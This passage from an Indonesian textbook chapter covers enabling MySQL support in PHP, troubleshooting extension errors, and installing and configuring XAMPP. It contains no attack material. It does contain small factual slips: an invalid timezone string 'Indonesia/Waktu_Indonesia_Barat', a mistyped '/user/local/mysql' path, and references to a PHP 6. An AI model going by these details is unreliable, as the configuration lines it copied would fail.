- **Ekstensi `mysqli`**, ditambahkan dalam PHP 5, menyediakan fungsi untuk berinteraksi dengan MySQL versi 4.1 dan yang lebih baru. Kita juga dapat menggunakan fungsi `mysql` dengan versi MySQL yang lebih baru, tetapi mereka tidak dapat mengakses beberapa fitur baru yang ditambahkan di versi MySQL yang lebih baru.

Mengaktifkan dukungan MySQL di Windows

Anda mengaktifkan MySQL dengan mengkonfigurasi baris ekstensi di file `php.ini`, setelah PHP diinstal. Selain itu, kita harus meletakkan file yang dibutuhkan ekstensi di lokasi di mana PHP dapat menemukan file tersebut.

Untuk mengkonfigurasi PHP untuk dukungan MySQL, lakukan langkah-langkah berikut:

1. **Buka file `php.ini` untuk diedit.**
2. **Temukan daftar ekstensi.**
3. **Temukan baris untuk ekstensi MySQL (`mysql` atau `mysqli`, seperti yang telah dibahas sebelumnya) yang ingin kita gunakan, seperti**

```
;extension=php_mysqli.dll
```


4. Hapus titik koma di awal baris.

Jika tidak ada baris untuk ekstensi MySQL yang ingin kita gunakan, tambahkan baris.

Mengaktifkan dukungan MySQL di Linux dan Mac OS

Dukungan MySQL diaktifkan selama instalasi PHP di Linux dan Mac dengan opsi instalasi. Opsi penginstalan untuk mengaktifkan MySQL harus digunakan selama Langkah 4 penginstalan untuk mengaktifkan dukungan MySQL. Dukungan MySQL tidak dapat ditambahkan kemudian, setelah PHP dikompilasi dan diinstal.

Gunakan salah satu opsi penginstalan berikut:

```
--with-mysqli=DIR
```

```
--with-mysql=DIR
```


DIR adalah jalur ke direktori MySQL yang sesuai. Saat menggunakan with-mysqli, gunakan path ke file bernama mysql_config. Saat menggunakan with-mysql, gunakan jalur ke direktori tempat mysql diinstal, seperti:

```
--with-mysql=/user/local/mysql
```

Di Debian dan Ubuntu, PHP dan MySQL disertakan dengan paket mereka sendiri, yang disebut php5-mysql di Debian.

Memeriksa dukungan MySQL

Untuk memeriksa apakah MySQL telah diaktifkan, jalankan skrip test.php. Output harus menyertakan bagian yang menunjukkan pengaturan MySQL, seperti yang ditunjukkan pada Gambar dibawah. Jika bagian MySQL tidak muncul di output, lihat bagian berikutnya, "Pemecahan Masalah PHP dan MySQL."



Gambar 7.3 Setting MySQL

7.6 MEMECAHKAN MASALAH PHP DAN MySQL

Bagian ini membahas beberapa kesalahan umum yang ditemui saat mencoba menghubungkan PHP dan MySQL satu sama lain, bersama dengan beberapa solusi.

Menampilkan pesan kesalahan: Fungsi tidak terdefinisi

Anda mungkin melihat pesan kesalahan yang mengeluhkan fungsi mysql, mirip dengan berikut ini:

Fatal error: Call to undefined function mysqli_connect()

Ini berarti bahwa dukungan MySQL tidak diaktifkan untuk fungsi mysqli. Entah kita tidak mengaktifkan dukungan MySQL atau kita mengaktifkan ekstensi mysql, bukan fungsi mysqli.

Windows

Jika dukungan MySQL tidak diaktifkan, baik baris ekstensi di php.ini tidak diaktifkan atau PHP tidak dapat menemukan file yang diperlukan. Inilah yang dapat kita lakukan tentang hal itu:

- Hapus titik koma. Periksa baris ekstensi di php.ini untuk memastikan titik koma dihapus dari awal baris ekstensi mysqli.
- Mulai ulang atau hentikan dan mulai server web. Jika php.ini terlihat benar, kita mungkin lupa me-restart server web setelah melakukan perubahan. Kita juga dapat mencoba menghentikan server web sepenuhnya dan kemudian memulainya, daripada memulai ulang.
- Periksa lokasi file php.ini. Kita mungkin mengedit file php.ini yang salah. Pastikan file php.ini yang kita edit berada di lokasi pencarian PHP, seperti yang ditunjukkan pada output dari phpinfo().
- Periksa jalur Anda. Periksa apakah direktori tempat php_mysql.dll dan libmysql.dll berada di jalur sistem Anda. Kita dapat memeriksa jalur kita di output dari phpinfo(). Bagian Lingkungan menjelang akhir output menunjukkan jalan. Namun, jalur yang ditampilkan bukanlah jalur yang saat ini berlaku kecuali kita memulai ulang sistem setelah mengubah jalur. Saat kita mengubah jalur, jalur baru akan ditampilkan, tetapi jalur tersebut tidak benar-benar aktif hingga kita memulai ulang sistem.

Linux atau Mac

Jika kita melihat pesan kesalahan Fungsi Tidak Terdefinisi di Linux atau Mac, kita tidak mengaktifkan ekstensi mysql saat kita menginstal PHP. Saat menginstal PHP 5 atau 6, kita harus menggunakan salah satu opsi MySQL pada waktu kompilasi

Fungsi MySQL tidak diaktifkan (Windows)

Saat kita melihat output dari phpinfo(), kita mungkin tidak melihat bagian untuk ekstensi mysql atau mysqli jika kita mengalami masalah dengan MySQL. Namun, di file php.ini Anda, salah satu atau kedua ekstensi diaktifkan. Beberapa kemungkinan penyebabnya adalah

- **Anda tidak me-restart server kita setelah mengubah pengaturan kita di php.ini.**
- **Anda mengedit file php.ini yang salah.** Periksa output phpinfo() untuk lokasi file tempat PHP membaca pengaturan.
- **File .dll yang diperlukan tidak berada dalam direktori yang ditentukan di jalur sistem Anda.**
- **File MySQL .dll yang sedang dibaca PHP adalah untuk versi PHP yang berbeda.** Terkadang saat kita memperbarui PHP, kita tidak mengganti file .dll dengan file .dll yang baru.

Misalnya, kita menjalankan PHP 5.0 dan file php_mysql.dll terletak di c:\windows\system32. Kita meningkatkan ke PHP 6.0. Kita menyalin file .dll dari \ext ke direktori utama PHP dan menambahkan c:\php ke akhir jalur sistem Anda. Namun, kita lupa menghapus file .dll lama

dari lokasinya saat ini. Ketika PHP dimulai, ia menemukan file .dll yang lama terlebih dahulu, karena direktori system32 berada pertama kali di jalur sistem, dan PHP mencoba menggunakan file lama. Karena tidak bisa menggunakan file lama, PHP tidak mengaktifkan ekstensi mysqli. Ini bisa sangat membingungkan, berbicara dari pengalaman yang menyakitkan.

7.7 SETTING UP WEB DEVELOPMENT ENVIRONMENT DENGAN PAKET XAMPP

XAMPP adalah kit all-in-one populer yang menginstal Apache, MySQL, dan PHP dalam satu prosedur. XAMPP juga menginstal phpMyAdmin, aplikasi web yang dapat kita gunakan untuk mengelola database MySQL Anda. XAMPP dapat sangat menyederhanakan proses instalasi. Instalasi XAMPP menginstal semua perangkat lunak yang kita butuhkan untuk aplikasi yang dibahas dalam buku ini. Menurut situs web XAMPP, XAMPP ditujukan sebagai lingkungan pengembangan pada komputer lokal. Sebagai lingkungan pengembangan, XAMPP dikonfigurasi untuk menjadi seterbuka mungkin. XAMPP tidak dimaksudkan untuk penggunaan produksi — tidak aman sebagai lingkungan produksi. Sebelum menggunakan XAMPP untuk membuat situs web tersedia untuk umum, kita perlu memperketat keamanan. XAMPP memiliki versi stabil yang tersedia untuk Windows, Mac, dan beberapa versi Linux. Karena XAMPP menginstal Apache, MySQL, dan PHP, itu sesuai digunakan untuk instalasi hanya pada komputer yang tidak memiliki dari tiga paket yang sudah diinstal. Karena Apache sudah diinstal sebelumnya di banyak komputer Linux dan Mac dan sering juga MySQL dan/atau PHP, kemungkinan besar kita menggunakan XAMPP untuk instalasi di lingkungan Windows. Oleh karena itu, bab ini hanya memberikan instruksi untuk penginstalan Windows.

Mendapatkan XAMPP

Anda dapat mengunduh XAMPP untuk Windows dari www.apachefriends.org/en/xampp-windows.html. Pada tulisan ini, versi XAMPP saat ini menginstal yang berikut:

- MySQL
- PHP
- Apache
- phpMyAdmin

Gulir ke bawah halaman web sampai kita tiba di bagian Unduh. Di bawah daftar XAMPP untuk Windows, klik tautan Penginstal untuk mengunduh versi Penginstal. File yang diunduh diberi nama xampp-win32-, diikuti dengan versi dan nomor perpustakaan, diikuti oleh -installer.exe, seperti xampp-win32-1.8.0-VC9-installer.exe. Simpan file yang diunduh di hard drive kita di tempat yang mudah ditemukan, seperti desktop.

Menginstal XAMPP

Setelah kita mengunduh XAMPP, ikuti langkah-langkah ini untuk menginstalnya:

1. Arahkan ke lokasi tempat kita menyimpan file XAMPP yang diunduh.


File tersebut bernama sesuatu seperti xampp-win32-1.8.0-VC9-installer.exe.

2. Klik dua kali file tersebut. Wizard Penyiapan dimulai.

Jika kita menginstal di Windows Vista, 7, atau 8, kita tidak dapat menginstal di folder Program Files karena masalah perlindungan. Juga, PHP beberapa kali memiliki masalah berjalan jika diinstal di folder dengan spasi di path atau nama file, seperti Program Files.

3. Baca dan klik melalui beberapa layar berikutnya sampai Pilih Install


Layar lokasi muncul, seperti yang ditunjukkan pada Gambar dibawah ini. Sebaiknya terima lokasi default (c:\xampp) kecuali kita memiliki alasan yang sangat bagus untuk memilih lokasi lain. Kita dapat mengklik Browse untuk memilih folder instalasi lain.



Gambar 7.4 Layar Choose Install Location dari Setup Wizard.

4. Setelah kita memilih folder instal, klik Berikutnya.

Layar XAMPP Options muncul, seperti yang ditunjukkan pada Gambar dibawah ini.



Gambar 7.5 Layar XAMPP Options dari Setup Wizard

5. Di bawah Bagian Layanan, pilih Instal Apache sebagai Layanan dan

Instal MySQL sebagai kotak centang Layanan. Ini menginstal alat sebagai layanan Windows, yang menyebabkan mereka mulai secara otomatis ketika komputer dimulai.

6. Klik tombol Instal.

Proses instalasi membutuhkan waktu beberapa menit untuk menyelesaikannya. Saat proses instalasi, kita melihat berbagai file dan komponen yang diinstal pada sistem

Anda, di lokasi yang kita tentukan. Bilah status menunjukkan kemajuan penginstalan. Saat penginstalan selesai, layar Instalasi Selesai akan muncul.

7. Klik Selesai.

Sebuah jendela kecil terbuka, dan pesan tambahan ditampilkan. Saat bagian penginstalan ini selesai, layar menampilkan pesan yang memberi tahu kita bahwa penginstalan layanan telah selesai.

8. Klik OK.

Pertanyaan berikut ditampilkan: Mulai Control Panel XAMPP sekarang
Start the XAMPP Control Panel now?

Layar menampilkan tombol Yes dan No.

9. Klik YES.

Control Panel XAMPP muncul


Menggunakan Control Panel XAMPP

XAMPP menyediakan Control Panel untuk manajemen perangkat lunak yang efisien dalam paket XAMPP. Kita dapat menggunakan Control Panel untuk menentukan apakah Apache dan MySQL sedang berjalan dan untuk memulai atau menghentikannya. Sebelum kita dapat menggunakan lingkungan pengembangan Anda, Apache dan MySQL harus dijalankan. Bagian ini memberitahu kita bagaimana menggunakan Control Panel untuk memulai dan menghentikan Apache dan MySQL. Control Panel XAMPP dapat berjalan terus menerus, siap untuk kita gunakan setiap saat. Saat Control Panel sedang berjalan, kita melihat ikon oranye di baki sistem di kanan bawah layar komputer Anda, seperti yang ditunjukkan pada Gambar dibawah ini.



Gambar 7.6 Ikon Kontrol Panel

Jika ikon XAMPP ada di baki sistem Anda, kita dapat mengkliknya untuk membuka Control Panel. Jika kita tidak memiliki ikon di baki sistem Anda, kita dapat membuka Control Panel dengan memilih Start⇨All Programs⇨Apache Friends⇨XAMPP⇨XAMPP Control Panel. Jika kita mencoba untuk membuka Control Panel ketika sudah berjalan, pesan kesalahan akan ditampilkan. Gambar selanjutnya menunjukkan Control Panel terbuka dengan Apache dan MySQL berjalan. Jika instalasi berjalan lancar, Control Panel kita akan muncul seperti ini ketika kita membukanya setelah instalasi. Baik Apache dan MySQL ditampilkan sebagai berjalan, dan kotak centang Layanan dipilih. Lingkungan pengembangan kita siap digunakan.



Gambar 7.7 Control Panel XAMPP.

Terkadang, XAMPP tidak dapat memulai Apache atau MySQL sebagai layanan selama instalasi. Control Panel mencantumkan perangkat lunak, menunjukkan bahwa itu diinstal, tetapi statusnya tidak ditampilkan sebagai berjalan. Apache dan MySQL harus dijalankan sebelum kita dapat menggunakan lingkungan pengembangan Anda. Untuk memulai Apache atau MySQL saat tidak berjalan, pilih kotak centang Layanan dan klik tombol Mulai. Jika XAMPP berhasil memulai perangkat lunak, status akan ditampilkan sebagai berjalan. Jika XAMPP tidak berhasil memulai perangkat lunak sebagai layanan, kita mungkin perlu memulai perangkat lunak tanpa memilih kotak centang Layanan. Lihat bagian "Pemecahan Masalah" di akhir bab ini untuk informasi lebih lanjut tentang memulai Apache dan MySQL ketika kita memiliki masalah.

Tombol Berhenti ditampilkan untuk setiap paket perangkat lunak yang sedang berjalan. Kita dapat menghentikan perangkat lunak, cukup tepat, dengan mengklik tombol Stop. Kita terkadang perlu menghentikan perangkat lunak, seperti ketika kita perlu memutakhirkannya.

Anda perlu me-restart Apache setiap kali kita membuat perubahan pada konfigurasi PHP Anda, seperti yang dijelaskan di seluruh buku ini. Untuk me-restart Apache, klik tombol Stop dan kemudian, setelah Apache dihentikan, klik tombol Start. Jika kita menutup Control Panel dengan mengklik Exit, program berakhir, dan kita tidak memiliki ikon XAMPP Control Panel di baki sistem kita. Jika kita baru saja menutup jendela Control Panel dengan mengklik X di sudut kanan atas jendela, ikon Control Panel tetap tersedia di baki sistem Anda.

Menguji Lingkungan Pengembangan Anda

Setelah kita menginstal paket XAMPP dan memulai Apache dan MySQL, lingkungan kita akan siap digunakan. Kita dapat menguji instalasi kita dengan melakukan hal berikut dalam urutan apa pun:

- Buka halaman web XAMPP
- Buka phpMyAdmin
- Jalankan test PHP script

Membuka halaman web XAMPP

Untuk menguji penginstalan XAMPP, ikuti langkah-langkah berikut:

1. **Buka peramban.**
2. **Ketik localhost di address bar browser.**

Dalam beberapa kasus, jika mesin lokal kita tidak diatur untuk mengenali localhost, kita mungkin perlu mengetikkan 127.0.0.1 sebagai gantinya. Halaman web XAMPP ditampilkan, menyediakan pilihan bahasa. Dalam beberapa kasus, XAMPP sudah mengatur pilihan bahasa kita dan tidak bertanya lagi. Dalam hal ini, kita tidak perlu melakukan Langkah 3 karena browser kita sudah berada di halaman yang ditunjukkan pada Gambar dibawah ini.



Gambar 7.8 Halaman Selamat Datang XAMPP

3. **Klik bahasa pilihan Anda.**

Tampilan halaman Selamat Datang XAMPP, seperti yang ditunjukkan pada Gambar diatas. Jika halaman web tidak ditampilkan, Apache mungkin tidak berjalan. Gunakan Control Panel kita untuk mengelola Apache, seperti yang dijelaskan di bagian sebelumnya.

4. **Klik tautan Status di panel di sisi kiri halaman.**

Daftar perangkat lunak muncul, menunjukkan perangkat lunak mana yang diaktifkan. MySQL dan PHP harus terdaftar sebagai diaktifkan. Apache tidak terdaftar karena jika Apache tidak berjalan, kita tidak dapat melihat halaman ini sama sekali.

Menguji phpMyAdmin

Dari halaman XAMPP welcome page kita dapat membuka phpMyAdmin untuk menguji instalasi. Klik tautan phpMyAdmin di bagian tool di bagian bawah panel kiri. Jika phpMyAdmin diinstal, itu terbuka di browser Anda. Jika halaman phpMyAdmin tidak terbuka, pastikan Apache dimulai.

Menguji PHP

Untuk menguji apakah PHP terinstal dan berfungsi, ikuti langkah-langkah berikut:

1. **Temukan direktori tempat skrip PHP kita perlu disimpan.**

Direktori ini dan subdirektori di dalamnya adalah ruang web Anda. Ini adalah ruang di mana Apache mencari skrip kita saat kita mengetik localhost. Direktori ini disebut htdocs dan terletak di direktori tempat kita menginstal XAMPP, seperti c:\xampp\htdocs. Kita dapat mengubah lokasi ruang web kita di file konfigurasi Apache.

2. **Buat file teks di ruang web kita dengan nama test.php.**

File harus berisi konten berikut:


```

<html>
<head><title>PHP test</title></head>
<body>
<?php
    phpinfo();
?>
</body>
</html>

```

3. Buka browser dan ketik localhost/test.php ke dalam bilah alamat.

Output dari skrip PHP ini adalah daftar panjang pengaturan dan variabel untuk instalasi PHP Anda, seperti yang ditunjukkan pada Gambar dibawah ini.



Gambar 7.9 Output dari skrip PHP.

4. Gulir ke bawah daftar untuk menemukan bagian pengaturan untuk MySQL.

Bagian perangkat lunak terdaftar dalam urutan abjad, dimulai dengan bcmath. Bagian MySQL terletak sekitar setengah dari daftar. Kita menemukan dua blok, satu menuju mysql dan satu menuju mysqli.

Ketika skrip PHP kita berjalan dengan benar dan output menyertakan blok pengaturan untuk dukungan MySQL, lingkungan kita siap untuk pekerjaan pengembangan Anda. Jika skrip PHP tidak berjalan, pastikan Apache dimulai. Kita dapat mengelola Apache seperti yang dijelaskan di bagian "Menggunakan Control Panel XAMPP", di awal bab ini.

Mengonfigurasi Lingkungan Pengembangan Anda

Apache, MySQL, dan PHP dapat dikonfigurasi. Pengaturan konfigurasi mereka disimpan dalam file teks, yang dapat kita edit. Ketika XAMPP menginstal perangkat lunak, itu membuat file konfigurasi dengan pengaturan default sehingga perangkat lunak berjalan dengan pengaturan umum. Namun, kita mungkin perlu mengubah konfigurasi karena berbagai alasan. Pengaturan konfigurasi dijelaskan di seluruh buku ketika fitur tertentu yang sedang dikonfigurasi dibahas.

XAMPP menginstal semua perangkat lunak di direktori yang kita tentukan selama instalasi, seperti `c:\xampp`, yang merupakan direktori default. XAMPP mengkonfigurasi perangkat lunak untuk mencari file konfigurasi di direktori ini. Jika kita perlu mengubah pengaturan konfigurasi apa pun, kita harus mengedit file konfigurasi di direktori ini, bukan di direktori yang disebutkan dalam file bantuan atau dokumentasi lain untuk masing-masing perangkat lunak.

Konfigurasi PHP

PHP menggunakan pengaturan dalam file bernama `php.ini` untuk mengontrol beberapa perilakunya. PHP mencari `php.ini` ketika dimulai dan menggunakan pengaturan yang ditemukannya. Jika PHP tidak dapat menemukan file, ia menggunakan satu set pengaturan default. XAMPP menyimpan file `php.ini` di direktori `apache\bin` di folder XAMPP utama. Misalnya, jika XAMPP terletak di direktori default, kita mengedit file `c:\xampp\apache\bin\php.ini` untuk mengubah pengaturan konfigurasi PHP.

Untuk mengkonfigurasi PHP, ikuti langkah-langkah berikut:

1. Buka file `php.ini` untuk diedit di editor teks.

2. Edit pengaturan yang ingin kita ubah.

Langkah 3 dan 4 menyebutkan beberapa pengaturan khusus yang harus selalu kita ubah jika kita menggunakan lingkungan yang ditentukan.

3. Hanya jika kita menggunakan PHP 5 atau lebih lama, matikan tanda kutip ajaib.

Cari baris berikut:

`magic-quotes-gpc`

Perubahan On ke Off.

4. Hanya jika kita menggunakan PHP 5 atau lebih baru, atur zona waktu lokal Anda.

Temukan garis:

`;date.timezone=`

Hapus titik koma dari awal baris. Tambahkan kode untuk zona waktu lokal kita setelah tanda sama dengan. Misalnya, garisnya mungkin

`date.timezone = Indonesia/Waktu_Indonesia_Barat`

Anda dapat menemukan daftar kode zona waktu di www.php.net/manual/en/timezones.php.

5. Simpan file `php.ini`.

6. Restart Apache agar pengaturan baru mulai berlaku.

Secara umum, pengaturan default yang tersisa memungkinkan PHP untuk berjalan dengan baik, tetapi kita mungkin perlu mengedit beberapa pengaturan ini untuk alasan tertentu. Kita membahas pengaturan dalam file `php.ini` di seluruh buku ini ketika kita membahas topik yang mungkin mengharuskan kita untuk mengubah pengaturan.

Mengonfigurasi Apache

Pengaturan konfigurasi Apache disimpan dalam file bernama `httpd.conf`. File ini memerlukan beberapa arahan agar PHP berfungsi. XAMPP menambahkan arahan ini ketika menginstal perangkat lunak sehingga kita tidak perlu mengkonfigurasi Apache untuk membuat PHP bekerja. Kita dapat mengubah beberapa perilaku Apache dengan arahan di file `httpd.conf`. Misalnya, kita dapat mengubah di mana Apache mencari file halaman web dan nomor port apa yang didengarkan Apache.. Semua arahan Apache dijelaskan di situs web Apache di httpd.apache.org. Untuk mengubah konfigurasi Apache yang diinstal menggunakan XAMPP, kita perlu menemukan file `httpd.conf` di folder `apache\conf` di folder utama tempat

XAMPP telah dipasang. Misalnya, jika XAMPP diinstal di direktori default, file konfigurasi Apache adalah `c:\xampp\apache\conf\httpd.conf`.

Mengkonfigurasi MySQL

MySQL membuat file konfigurasi saat diinstal. Kebanyakan orang tidak perlu mengubah konfigurasi MySQL. Namun, kita mungkin ingin mengubahnya untuk menyimpan database MySQL kita di tempat lain selain lokasi default. Faktanya, instalasi XAMPP mengonfigurasi MySQL untuk mencari direktori data di direktori XAMPP, yang bukan merupakan lokasi default untuk MySQL, jadi XAMPP mengonfigurasi pengaturan direktori datanya untuk Anda. Jika kita ingin menyimpan data kita di lokasi yang berbeda, kita dapat mengubah pengaturannya sendiri. Untuk mengubah konfigurasi MySQL yang diinstal menggunakan XAMPP, kita perlu menemukan file `my.cnf` di folder `mysql\bin` di folder utama tempat XAMPP berada diinstal. Misalnya, jika XAMPP diinstal di direktori default, file konfigurasi MySQL adalah `c:\xampp\mysql\bin\my.cnf`.

